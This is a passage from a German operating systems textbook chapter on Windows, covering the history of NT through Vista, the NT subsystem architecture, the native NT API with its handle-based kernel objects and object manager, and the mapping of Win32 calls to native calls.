Wie die erste Version des MS-DOS-basierten Windows war auch das NT-basierte Windows zunächst nicht erfolgreich. NT benötigte mehr Speicherplatz, es waren nur wenige 32-Bit-Anwendungen verfügbar und es war zu vielen Gerätetreibern und Anwendungen inkompatibel. Dies führte dazu, dass die meisten Benutzer weiterhin beim alten MS-DOS-basierten Windows blieben, das mit der Einführung von Windows 95 im Jahr 1995 auch von Microsoft weiter verbessert wurde. Windows 95 bot wie NT eigenständige 32-Bit-Programmierschnittstellen, verfügte aber über eine bessere Kompatibilität zur bereits vorhandenen 16-Bit-Software und -Anwendungen. Es überrascht nicht, dass NT zuerst im Servermarkt erfolgreich war, dort konkurrierte es mit VMS und NetWare.

NT erfüllte die an ihn gestellten Ziele hinsichtlich Portierbarkeit, außerdem unterstützten weitere Versionen aus den Jahren 1994 und 1995 (Little-Endian-)MIPS und PowerPC-Architekturen. Die erste wesentliche Erneuerung für NT kam 1996 mit **Windows NT 4.0**. Das System hatte die Mächtigkeit, Sicherheit und Zuverlässigkeit von NT, glänzte darüber hinaus aber auch mit derselben Benutzungsschnittstelle wie das damals sehr beliebte Windows 95.

► Abbildung 11.3 zeigt die Beziehungen der Win32-API zu Windows. Ein wesentlicher Aspekt für den Erfolg von NT war die gemeinsame API für beide Windows-Versionen, sowohl für MS-DOS-basiertes als auch für NT-basiertes Windows.

Diese Kompatibilität machte es den Benutzern einfacher, von Windows 95 auf NT umzusteigen, und das Betriebssystem wurde einer der Hauptakteure im Markt für High-End-Desktoprechner und Server. Allerdings waren die Kunden weniger geneigt, andere Prozessorarchitekturen zu akzeptieren, so dass von den vier Architekturen, die Windows NT 4.0 im Jahr 1996 unterstützte (die DEC-Alpha war in dieser Version hinzugefügt worden), nur die x86 (d.h. die Pentium-Familie) noch aktiv unterstützt wurde, als die nächste wesentliche Erneuerung folgte, nämlich **Windows 2000**.




Abbildung 11.3: Die Win32-API ermöglicht es, Programme auf nahezu allen Windows-Versionen laufen zu lassen

Windows 2000 stellte einen bedeutenden Entwicklungsschritt für NT dar. Die wichtigsten Technologien, die neu eingesetzt wurden, waren Plug and Play (Benutzer, die eine neue PCI-Karte installierten, mussten nicht mehr mit Jumpern herumhantieren), vernetzte Verzeichnisdienste (für Firmenkunden), verbesserte Energieverwaltung (für Notebooks) und eine verbesserte GUI (für alle).

Der technische Erfolg von Windows 2000 führte dazu, dass Microsoft entschied, Windows 98 auslaufen zu lassen, indem die Anwendungs- und Gerätekompatibilität in der nächsten NT-Version, **Windows XP**, verbessert wurden. Windows XP verfügte über ein freundlicheres neues Erscheinungsbild der grafischen Schnittstelle. Das unterstützte die Strategie von Microsoft, erst die privaten Konsumenten für sich zu gewinnen. Diese sollten dann Druck auf ihre Arbeitgeber ausüben, dass an ihren Arbeitsplätzen Systeme eingeführt wurden, mit denen sie bereits vertraut waren. Diese Strategie war überaus erfolgreich, so dass innerhalb der ersten Jahre Windows XP auf Millionen PCs installiert wurde und Microsoft damit sein Ziel erreichte, die Ära des MS-DOS-basierten Windows zu beenden.

Windows XP stellte eine neue Entwicklungsrealität für Microsoft dar, weil jetzt separate Versionen für Desktop-Kunden und für Kunden mit Unternehmensservern eingeführt wurden. Das System war einfach zu komplex, um gleichzeitig hochwertige Versionen sowohl für Privatkunden als auch für Serversysteme herzustellen. **Windows 2003** war das Gegenstück auf Server-Seite zu Windows XP auf Privatkundenseite. Es unterstützte den 64-Bit Itanium (IA64) von Intel und – mit dem ersten Service-Paket – die AMD-x64-Architektur auf Servern und Desktops. Microsoft nutzte die Zeit zwischen den Einführungen der Betriebssysteme für Privatkunden und Server, um serverspezifische Funkti-

onen hinzuzufügen und umfangreiche Tests durchzuführen, insbesondere im Hinblick auf solche Systeme, die in erster Linie von Firmen genutzt werden. ►Abbildung 11.4 stellt die Privatkundenversion den Serverversionen gegenüber.

Jahr	Privatkundenversion	Jahr	Serverversion
1996	Windows NT	1996	Windows NT Server
1999	Windows 2000	1999	Windows 2000 Server
2001	Windows XP	2003	Windows Server 2003
2006	Windows Vista	2007	Windows Server 2008

Abbildung 11.4: Unterschiedliche Privatkunden- und Serverversionen von Windows

Im Anschluss an Windows XP begann Microsoft damit, eine weitere ehrgeizige Version zu entwickeln, um die Begeisterung der PC-Kunden erneut anzufachen. Etwas mehr als fünf Jahre nach der Markteinführung von Windows XP wurde **Windows Vista** gegen Ende 2006 fertiggestellt. Windows Vista konnte mit einem weiteren Neuentwurf der grafischen Schnittstelle und neuen Sicherheitsfunktionen aufwarten. Die meisten Veränderungen betrafen den Bedienungskomfort und andere für den Benutzer sichtbare Fähigkeiten. Die Technologie im darunterliegenden System wurde schrittweise optimiert, mit einer Reihe Code-Bereinigungen und vielen Verbesserungen hinsichtlich Performanz, Skalierbarkeit und Zuverlässigkeit. Die Serverversion von Vista (Windows Server 2008) wurde etwa ein Jahr nach der Privatkundenversion ausgeliefert. Beide Versionen, Windows Server 2008 und Vista, nutzen dieselben zentralen Systemkomponenten wie Kern, Treiber und maschinennahe Bibliotheken sowie Programme.

Die menschliche Seite der Entwicklung von NT wird in dem Buch *Showstopper* (Zachary, 1994) beschrieben. Das Buch erzählt viel über die beteiligten Personen und über die Schwierigkeiten, die ein solch ambitioniertes Software-Entwicklungsprojekt mit sich bringt.

11.1.4 Windows Vista

Windows Vista war das bisher umfangreichste Betriebssystemprojekt von Microsoft. Die ursprünglichen Pläne waren sogar so ehrgeizig, dass ein paar Jahre nach dem Entwicklungsbeginn von Vista das Projekt in einem kleineren Rahmen noch einmal neu begonnen werden musste. Die Pläne, das Programm im Wesentlichen auf Microsofts .NET-Sprache C# basieren zu lassen, die typischer ist und automatische Speicherbereinigung durchführt, wurden ebenso auf Eis gelegt wie einige weitere wesentliche Funktionen. Dazu gehörte zum Beispiel das einheitliche Speichersystem WinFS zum Suchen und Ordnen von Daten aus vielen verschiedenen Quellen. Die Größe des vollständigen Betriebssystems ist gewaltig. Die originale NT-Version hatte 3 Millionen C/C++-Codezeilen, in NT sind diese auf 16 Millionen angewachsen, in der Version 2000 sind es 30 Millionen Zeilen, in XP 50 Millionen und Vista hat mehr als 70 Millionen Zeilen.

Ein Großteil des Umfangs liegt an dem Bemühen von Microsoft, jeder Version viele neue Funktionen hinzuzufügen. Im Hauptverzeichnis *system32* gibt es 1.600 DLLs (*Dynamic Link Library*) und 400 ausführbare (EXE-)Dateien. Hinzu kommen die anderen Verzeichnisse, die wiederum unzählige Applets enthalten, die im Betriebssystem eingebettet sind, damit Benutzer im Web surfen, Musik und Videos abspielen, E-Mails verschicken, Dokumente einscannen, Fotos archivieren und sogar Filme machen können. Da Microsoft möchte, dass die Kunden zu aktuelleren Versionen wechseln, werden die einzelnen Versionen kompatibel gehalten, indem im Allgemeinen alle Funktionen, APIs, *Applets* (kleinere Anwendungsprogramme) usw. älterer Versionen in den neueren beibehalten werden. Nur wenige Dinge werden je gelöscht. Somit wächst Windows von Version zu Version dramatisch an. Die Technologie hat Schritt gehalten – aus dem Distributionsmedium Diskette wurde die CD und Windows Vista ist nun als DVD erhältlich.

Windows wird durch all diese zusätzlichen Funktionen und Applets aufgebläht, deshalb ist ein sinnvoller Größenvergleich mit anderen Betriebssystemen problematisch, denn was zu einem Betriebssystem dazugehört und was nicht lässt, sich nur schwer definieren. In den unteren Schichten von Betriebssystemen gibt es mehr Gemeinsamkeiten, weil die hier ausgeführten Funktionen sehr ähnlich sind. Dennoch sehen wir einen großen Unterschied zu der Größe von Windows. ►Abbildung 11.5 vergleicht Windows- und Linux-Kerne in drei Hauptfunktionen: CPU-Scheduling, Ein-/Ausgabeinfrastruktur und virtueller Speicher. Die ersten beiden Komponenten sind in Windows um die Hälfte größer, aber der virtuelle Speicher ist um eine Größenordnung umfangreicher – zurückzuführen auf die große Anzahl von Funktionen, das eingesetzte Modell des virtuellen Speichers und die Implementierungstechniken, die eine Leistungssteigerung durch das Anwachsen der Codegröße erreichen.

Kernbereich	Linux	Vista
CPU-Scheduler	50.000	75.000
E/A-Infrastruktur	45.000	60.000
Virtueller Speicher	25.000	175.000

Abbildung 11.5: Vergleich der Anzahl Codezeilen für ausgewählte Kernmodusmodule in Linux und Windows (von Mark Russinovich, Co-Autor von *Microsoft Windows Internals*)

11.2 Programmierung von Windows Vista

Wir wollen nun unsere Untersuchung der technischen Seite von Windows Vista beginnen. Bevor wir jedoch in die Details der internen Strukturen einsteigen, werden wir uns zunächst die native (im Sinne von „systemeigene“) NT-Programmierschnittstelle für Systemaufrufe und dann das Win32-Programmiersubsystem ansehen. Trotz der Verfügbarkeit von POSIX benutzt fast der gesamte Windows-Code entweder Win32 direkt oder .NET – das selbst wiederum auf Win32 läuft.

► Abbildung 11.6 zeigt die Schichten des Windows-Betriebssystems. Unterhalb der Applets- und GUI-Schichten von Windows sind die Programmierschnittstellen, auf denen die Anwendungen aufgebaut sind. Wie in den meisten Betriebssystemen bestehen diese zum großen Teil aus Code-Bibliotheken (DLLs), die Programme dynamisch einbinden, um auf Betriebssystemfunktionen zuzugreifen. Windows verfügt außerdem über eine Reihe von Programmierschnittstellen, die als Dienste implementiert sind und die separate Prozesse ausführen. Anwendungen kommunizieren mit Diensten im Benutzermodus durch entfernte Prozeduraufrufe (RPC, *Remote Procedure-Call*).




Abbildung 11.6: Die Programmierschichten in Windows

Das Herz des NT-Betriebssystems (abgekürzt **NTOS**) ist das Kernmodusprogramm *ntoskrnl.exe*, das die traditionellen Schnittstellen für Systemaufrufe zur Verfügung stellt, auf denen der Rest des Betriebssystems aufgebaut ist. In Windows schreiben nur die Programmierer von Microsoft in die Systemaufrufschicht. Die veröffentlichten Schnittstellen des Benutzermodus gehören alle zu Betriebssystem-Personalities, die mithilfe von **Subsystemen** implementiert werden, welche wiederum oberhalb der NTOS-Schichten laufen.

Ursprünglich unterstützte NT drei Personalities: OS/2, POSIX und Win32. OS/2 wurde in Windows XP ausgesondert. POSIX wurde ebenfalls entfernt, aber Kunden können ein verbessertes POSIX-Subsystem namens *Interix* als Teil des Microsoft-Pakets *Services For UNIX* (SFU) bekommen, so dass die gesamte Infrastruktur zur Unterstützung von POSIX weiterhin im System ist. Die meisten Windows-Anwendungen werden für Win32 geschrieben, obwohl Microsoft auch andere APIs unterstützt.

Anders als Win32 ist .NET nicht als ein offizielles Subsystem der nativen NT-Kernschnittstelle konstruiert. Stattdessen setzt .NET auf dem Win32-Programmiermodell auf. Damit kann .NET gut mit vorhandenen Win32-Programmen interagieren, was bei den POSIX- und OS/2-Subsystemen niemals das Ziel war. Die WinFX-API¹ enthält

¹ Anm. d. Fachlektors: WinFX wurde Mitte 2006 wieder umbenannt in .NET Framework 3.0.

viele Merkmale von Win32 – tatsächlich sind viele Funktionen der *Base Class Library* von WinFX einfach nur Wrapper um die Win32-APIs. Die Vorteile von WinFX haben mit der Fülle der unterstützten Objekttypen, mit den vereinfachten konsistenten Schnittstellen und dem Einsatz der .NET-Laufzeitumgebung CLR (*Common Language Run-time*) zu tun, die automatische Speicherbereinigung enthält.

Wie in ►Abbildung 11.7 zu sehen ist, sind die NT-Subsysteme aus vier Komponenten aufgebaut: einem Subsystem-Prozess, einer Menge von Bibliotheken, Hooks in *CreateProcess* und Unterstützung des Kerns. Ein Subsystem-Prozess ist eigentlich nur ein Dienst. Die einzige besondere Eigenschaft ist, dass er vom Programm *smss.exe* (*Session Manager SubSystem*) – dem anfänglichen Benutzermodusprogramm von NT – als Reaktion auf eine Anfrage von *CreateProcess* in Win32 bzw. der entsprechenden API eines anderen Subsystems gestartet wird.




Abbildung 11.7: Die Komponenten, aus denen ein NT-Subsystem aufgebaut ist

Die Menge der Bibliotheken realisiert zum einen höhere Betriebssystemfunktionen, die spezifisch für das Subsystem sind. Andererseits enthält es auch die Stub-Routinen, die für die Kommunikation zwischen den Prozessen, die das Subsystem benutzen (auf der linken Seite dargestellt), und den Prozessen des Subsystems selbst (auf der rechten Seite) zuständig sind. Aufrufe an den Subsystem-Prozess benutzen normalerweise die Einrichtung des **lokalen Prozeduraufrufs (LPC)**, *Local Procedure Call* im Kernmodus, der Prozeduraufrufe zwischen Prozessen realisiert.

Der Hook in *CreateProcess* ermittelt, welches Subsystem das jeweilige Programm benötigt, indem die Binärdarstellung durchsucht wird. Dann wird *smss.exe* aufgefordert, den Subsystem-Prozess **csrss.exe** zu starten (falls dieser nicht bereits läuft). Der Subsystem-Prozess übernimmt daraufhin die Verantwortung für das Laden des Programms. Die Implementierung von anderen Subsystemen hat einen ähnlichen Hook (z.B. den *exec*-Systemaufruf in POSIX).

Der NT-Kern wurde mit vielen Universal-Hilfsmitteln ausgestattet, die generell zum Schreiben von betriebssystemspezifischen Subsystemen benutzt werden können. Daneben existiert aber auch Spezialcode, der für die korrekte Implementierung einzelner Subsysteme hinzugefügt wurde. Beispielsweise realisiert der native Systemaufruf `NtCreateProcess` Prozessduplicierungen zur Unterstützung des POSIX-Systemaufrufs `fork` und der Kern implementiert eine besondere Art von Zeichenkettentabelle für Win32 (*Atome* genannt), mit deren Hilfe Nur-Lese-Zeichenketten effizient zwischen Prozessen geteilt werden können.

Die Subsystem-Prozesse sind native NT-Programme, die die nativen Systemaufrufe benutzen, die vom NT-Kern und zentralen Diensten bereitgestellt werden, wie zum Beispiel `smxx.exe` und `lsass.exe` (*Local Security Administration*). Diese nativen Systemaufrufe umfassen prozessübergreifende Hilfsmittel, um virtuelle Adressen, Threads, Handles und Ausnahmen in den Prozessen zu verwalten, die zur Ausführung von Programmen für ein bestimmtes Subsystem erzeugt wurden.

11.2.1 Die native NT-Programmierschnittstelle

Wie jedes Betriebssystem verfügt Windows Vista über eine Reihe von Systemaufrufen. In Windows Vista sind diese in der NTOS-Ausführungsschicht implementiert, die im Kernmodus läuft. Microsoft hat nur wenige Einzelheiten dieser Systemaufrufe veröffentlicht. Sie werden intern von maschinennahen Programmen benutzt, die als Teil des Betriebssystems ausgeliefert werden (hauptsächlich Dienste und die Subsysteme), sowie von Gerätetreibern im Kernmodus. Die NT-Systemaufrufe haben sich von Version zu Version eigentlich nicht bedeutend geändert, dennoch hat Microsoft beschlossen, sie nicht zu veröffentlichen, damit Windows-Anwendungen auf Win32 beruhen. Somit ist es noch wahrscheinlicher, dass sie sowohl mit MS-DOS-basierten als auch mit NT-basierten Windows-Systemen funktionieren, da die Win32-API von beiden benutzt werden kann.

Die meisten NT-Systemaufrufe operieren auf Kernmodusobjekten der einen oder anderen Art, einschließlich Dateien, Prozesse, Threads, Pipes, Semaphore und so weiter. ► Abbildung 11.8 listet einige der gebräuchlichsten Kategorien von Kernmodusobjekten auf, die von NT in Windows Vista unterstützt werden. Wenn wir später den Objekt-Manager besprechen, werden wir weitere Details der einzelnen Objekttypen angeben.

Objekttypen	Beispiele
Synchronisation	Semaphore, Mutexe, Ereignisse, IPC-Ports, E/A-Warteschlangen
Ein-/Ausgabe	Dateien, Geräte, Treiber, Timer
Programm	Jobs, Prozesse, Threads, Sektionen, Token
Win32-GUI	Desktops, Rückruffunktionen von Anwendungen

Abbildung 11.8: Übliche Kategorien von Objekttypen im Kernmodus

Die Benutzung des Ausdrucks *Objekt* kann manchmal etwas missverständlich sein, wenn man sich auf die Datenstrukturen bezieht, die vom Betriebssystem manipuliert werden, weil es mit *objektorientiert* verwechselt wird. Betriebssystemobjekte stellen zwar Datenkapselung und Abstraktionen zur Verfügung, aber es fehlen ihnen einige der grundlegendsten Eigenschaften von objektorientierten Systemen wie Vererbung und Polymorphie.

In der nativen NT-API gibt es Aufrufe zum Erzeugen von neuen und zum Zugriff auf existierende Kernmodusobjekte. Jeder Aufruf, der ein Objekt erzeugt oder öffnet, liefert ein Ergebnis an den Aufrufer zurück, das **Handle** genannt wird. Dieses Handle kann nachfolgend benutzt werden, um Operationen auf diesem Objekt auszuführen. Handles gehören zu dem Prozess, der sie erzeugt hat. Im Allgemeinen können Handles nicht direkt an andere Prozesse weitergegeben und dazu benutzt werden, auf dasselbe Objekt zu verweisen. Es ist jedoch unter bestimmten Umständen möglich, ein Handle auf sichere Weise in die Handle-Tabelle von anderen Prozessen zu duplizieren, wodurch Prozesse sich den Zugriff auf Objekte teilen können – selbst wenn die Objekte im Namensraum nicht erreichbar sind. Der Prozess, der das jeweilige Handle dupliziert, muss seinerseits Handles sowohl für den Quell- als auch für den Zielprozess haben.

Zu jedem Objekt gibt es einen **Sicherheitsdeskriptor** (*security descriptor*), der genau festlegt, wer welche Operationen auf dem Objekt ausführen darf und wer nicht, basierend auf dem angeforderten Zugriff. Wenn Handles zwischen Prozessen vervielfältigt werden, können neue Zugriffsbeschränkungen hinzugefügt werden, die an das duplizierte Handle angepasst sind. Ein Prozess kann also ein Handle mit Lese-/Schreibberechtigung duplizieren und es im Zielprozess in eine Version verwandeln, die nur gelesen werden kann.

Nicht alle vom System erzeugten Datenstrukturen sind Objekte und nicht alle Objekte sind Kernmodusobjekte. Die einzigen echten Kernmodusobjekte sind solche, die benannt, geschützt oder auf irgendeine Weise gemeinsam genutzt werden müssen. In der Regel repräsentieren diese Kernmodusobjekte eine Art Programmierabstraktion, die im Kern implementiert ist. Jedes Kernmodusobjekt hat einen vom System festgelegten Typ, wohldefinierte Operationen und belegt Speicherplatz im Kernspeicher. Obwohl Programme im Benutzermodus die Operationen ausführen können (durch Systemaufrufe), kommen sie nicht direkt an die Daten heran.

► Abbildung 11.9 zeigt eine Auswahl an nativen APIs, die alle explizit Handles benutzen, um Kernmodusobjekte wie Prozesse, Threads, IPC-Ports und **Sektionen** (die eingesetzt werden, um Speicherobjekte zu beschreiben, die in Adressräume eingeblendet werden können) zu manipulieren. NtCreateProcess gibt ein Handle an ein neu erzeugtes Prozessobjekt zurück, das eine Ausführungsinstanz des Programms darstellt, das wiederum durch SectionHandle repräsentiert wird. DebugPortHandle wird zur Kommunikation mit einem Debugger benutzt, wenn ihm die Kontrolle über den Prozess nach dem Auftreten einer Ausnahmebedingung gegeben wird (z.B. Division durch 0 oder Zugriff auf ungültige Speicherbereiche). ExceptPortHandle wird zur Kommunikation mit einem Subsystem eingesetzt, wenn Fehler auftreten, die nicht vom zugehörigen Debugger behandelt werden.

```
NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)

NtCreateThreads(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)

NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)

NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)

NtReadVirtualMemory(ProcHandle, Addr, Size, ...)

NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)

NtCreateFile (&FileHandle, FileNameDescriptor, Access, ...)

NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)
```

Abbildung 11.9: Beispiele der nativen NT-API-Aufrufe, die Handles benutzen, um Objekte über Prozessgrenzen hinweg zu manipulieren

NtCreateThread nimmt ProcHandle, weil dieses einen Thread in jedem Prozess erzeugen kann, für den der aufrufende Prozess ein Handle (mit ausreichenden Zugriffsrechten) besitzt. Ebenso gestatten es NtAllocateVirtualMemory, NtMapViewOfSection, NtReadVirtualMemory und NtWriteVirtualMemory einem Prozess, nicht nur auf seinem eigenen Adressraum zu operieren, sondern auch im virtuellen Speicher anderer Prozesse virtuelle Adressen zu belegen, Sektionen einzublenden sowie den virtuellen Speicher zu lesen und zu beschreiben. NtCreateFile ist der native API-Aufruf für das Erzeugen einer neuen Datei oder das Öffnen einer bereits vorhandenen Datei. NtDuplicateObject ist der API-Aufruf für das Duplizieren eines Handles von einem Prozess zu einem anderen.

Kernmodusobjekte kommen natürlich nicht ausschließlich in Windows vor. UNIX-Systeme unterstützen ebenfalls eine Vielzahl von Kernmodusobjekten wie Dateien, Netzwerk-Sockets, Pipes, Geräte, Prozesse und Einrichtungen zur Interprozesskommunikation (IPC) wie gemeinsamer Speicher, Nachrichtenports, Semaphore und Ein-/Ausgabegeräte. In UNIX gibt es viele verschiedene Möglichkeiten, Objekte zu benennen und auf sie zuzugreifen, dazu gehören Dateideskriptoren, Prozess-IDs, ganzzahlige IDs für IPC-Objekte von System V sowie I-Nodes für Geräte. Die Implementierung jeder dieser Klassen von UNIX-Objekten ist spezifisch für die jeweilige Klasse. Dateien und Sockets benutzen andere Einrichtungen als die IPC-Mechanismen von System V, Prozesse oder Geräte.

Kernobjekte in Windows bedienen sich eines einheitlichen Hilfsmittels, das auf Handles und Namen im NT-Namensraum basiert, sowie einer vereinheitlichten Implementierung in einem zentralen **Objekt-Manager**. Ein Handle gehört zwar immer zu einem bestimmten Prozess, es kann aber wie oben beschrieben in andere Prozesse dupliziert werden. Der Objekt-Manager ermöglicht es, Objekten zum Zeitpunkt der Erzeugung Namen zu geben. Die Objekte können dann über diese Namen geöffnet werden, um Handles für die Objekte zu bekommen.

Der Objekt-Manager benutzt **Unicode** (Wide Character), um Namen im **NT-Namensraum** darzustellen. Anders als UNIX unterscheidet NT im Allgemeinen nicht zwischen Groß- und Kleinbuchstaben (NT behält zwar die einmal gewählte Schreibweise bei (*case-pre-*

serving), unterscheidet aber nicht zwischen Groß- und Kleinschreibung (*case-insensitive*). Der NT-Namensraum ist eine hierarchische Sammlung von Verzeichnissen, symbolischen Links und Objekten in Baumstruktur.

Der Objekt-Manager bietet außerdem einheitliche Möglichkeiten zur Synchronisation, zu Sicherheitsfunktionen und zur Verwaltung der Objektlebenszeit. Ob die allgemeinen Hilfsmittel, die vom Objekt-Manager zur Verfügung gestellt werden, für die Benutzer eines bestimmten Objekts verfügbar gemacht werden, hängt von den ausführenden Komponenten ab, da diese die nativen APIs bereitstellen, die jeden Objekttyp manipulieren.

Doch nicht nur Anwendungen benutzen die Objekte, die vom Objekt-Manager verwaltet werden. Auch das Betriebssystem selbst kann Objekte erzeugen und benutzen – was es auch in großem Stil tut. Die meisten dieser Objekte werden erzeugt, damit Systemkomponenten für eine bestimmte Zeit Informationen speichern können oder damit Datenstrukturen mit anderen Systemkomponenten ausgetauscht werden können und trotzdem von der Namens- und Lebenszeitunterstützung des Objekt-Managers profitieren. Wenn zum Beispiel ein Gerät entdeckt wird, dann werden ein oder mehrere **Geräteobjekte** erzeugt, die das Gerät repräsentieren und logisch beschreiben, wie es mit dem Rest des Systems verbunden ist. Um dieses Gerät zu steuern, wird ein Gerätetreiber geladen und ein **Treiberobjekt** erzeugt, das all die Eigenschaften des Treibers enthält und Zeiger auf alle Funktionen zur Verfügung stellt, die der Treiber zur Ausführung der Ein-/Ausgabeanforderungen implementiert. Innerhalb des Betriebssystems wird der Treiber ab jetzt nur noch über dieses Objekt angesprochen. Auf den Treiber kann auch direkt über den Namen zugegriffen werden anstatt indirekt über die Geräte, die er steuert (z.B. um Parameter zu setzen, die seine Operation vom Benutzermodus aus steuern).

Anders als UNIX, wo die Wurzel des Namensraums im Dateisystem platziert ist, wird die Wurzel des NT-Namensraums im virtuellen Speicher des Kerns gehalten. Dies bedeutet, dass NT den Namensraum der oberen Ebene jedes Mal neu erzeugen muss, wenn das System hochgefahren wird. Durch die Benutzung des virtuellen Kernspeichers kann NT Informationen im Namensraum abspeichern, ohne zuerst das Dateisystem starten zu müssen. Außerdem wird es für NT viel einfacher, neue Typen von Kernmodusobjekten zum System hinzuzufügen, weil die Formate der Dateisysteme an sich nicht für jeden neuen Objekttyp geändert werden müssen.

Ein benanntes Objekt kann als *permanent* markiert werden. Das bedeutet, dass es so lange existiert, bis es explizit gelöscht wird oder das System neu gestartet wird, selbst wenn aktuell kein Prozess ein Handle für dieses Objekt hat. Solche Objekte können sogar den NT-Namensraum erweitern, indem sie *Parsen*-Routinen zur Verfügung stellen, mit deren Hilfe die Objekte ähnlich wie Mountpunkte in UNIX funktionieren können. Dateisystem und die Registrierungsdatenbank nutzen diese Möglichkeit, um Volumes und Hives in den NT-Namensraum einzuhängen. Der Zugriff auf das Geräteobjekt für ein Volume ermöglicht den Zugriff auf das rohe Gerät, aber das Geräteobjekt repräsentiert außerdem ein implizites Einbinden des Volumes in den NT-Namensraum. Auf die einzelnen Dateien eines Volumes kann zugegriffen werden, indem der Volumedateiname an das Ende des Namens gehängt wird, den das Geräteobjekt für dieses Volume hat.

Permanente Namen werden außerdem benutzt, um Synchronisationsobjekte und gemeinsamen Speicher zu repräsentieren. So können die Namen gemeinsam von Prozessen genutzt werden, ohne dass sie mit dem Beenden und Anfangen von Prozessen ständig neu erzeugt werden müssten. Gerätobjekte und oft auch Treiberobjekte mit permanenten Namen bekommen dadurch ein wenig von den Persistenz-Eigenschaften der speziellen I-Nodes aus dem `/dev`-Verzeichnis von UNIX.

Im nächsten Abschnitt treffen wir auf viele weitere Funktionen der nativen NT-API, wenn wir die Win32-API besprechen, die Wrapper für die NT-Systemaufrufe zur Verfügung stellt.

11.2.2 Die Win32-Programmierschnittstelle

Die Win32-Funktionsaufrufe werden zusammengefasst [Win32-API](#) genannt. Diese Schnittstellen sind öffentlich und vollständig dokumentiert. Sie sind als Bibliotheksfunktionen implementiert, die entweder Wrapper für die nativen NT-Systemaufrufe bilden, um ihre Aufgaben zu erfüllen, oder die – in einigen Fällen – die Arbeit direkt im Benutzermodus erledigen. Obwohl die nativen NT-APIs nicht veröffentlicht sind, ist das meiste der angebotenen Funktionalität über die Win32-API zugänglich. Die vorhandenen Win32-API-Aufrufe ändern sich in neuen Versionen von Windows kaum, doch es kommen jedes Mal neue Funktionen hinzu.

► Abbildung 11.10 zeigt verschiedene maschinennahe Win32-API-Aufrufe und jeweils die entsprechenden nativen NT-API-Aufrufe. An dieser Auflistung ist interessant, wie uninteressant die Zuordnung ist. Die meisten maschinennahen Win32-Funktionen haben native NT-Entsprechungen, was nicht überraschend ist, da Win32 mit NT im Hinterkopf entwickelt wurde. In vielen Fällen muss die Win32-Schicht den Win32-Parameter verändern, um diese auf NT abilden zu können, zum Beispiel zur Kanonisierung von Pfadnamen und Abbilden auf die entsprechenden NT-Pfadnamen sowie spezieller MS-DOS-Gerätenamen (wie *LPT:*). Die Win32-APIs zum Erzeugen von Prozessen und Threads müssen außerdem den Win32-Subsystem-Prozess *csrss.exe* benachrichtigen, dass es neue Prozesse und Threads für ihn zum Überwachen gibt, wie wir in Abschnitt 11.4 beschreiben werden.

Einige Win32-Aufrufe nehmen Pfadnamen, wohingegen die entsprechenden NT-Aufrufe Handles benutzen. Die Wrapper-Routinen müssen also die Dateien öffnen, NT aufrufen und dann das Handle am Ende schließen. Die Wrapper übersetzen außerdem die Win32-Aufrufe von ANSI nach Unicode. Die Win32-Funktionen aus Abbildung 11.10, die Zeichenketten als Parameter benutzen, sind eigentlich zwei APIs, zum Beispiel [CreateProcessW](#) und [CreateProcessA](#). Die Zeichenketten, die an die zweite API weitergegeben werden, müssen zunächst in Unicode übersetzt werden, bevor die darunterliegende NT-API aufgerufen wird, da NT nur mit Unicode arbeitet.

Win32-Aufruf	Nativer NT-API-Aufruf
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateOfSection
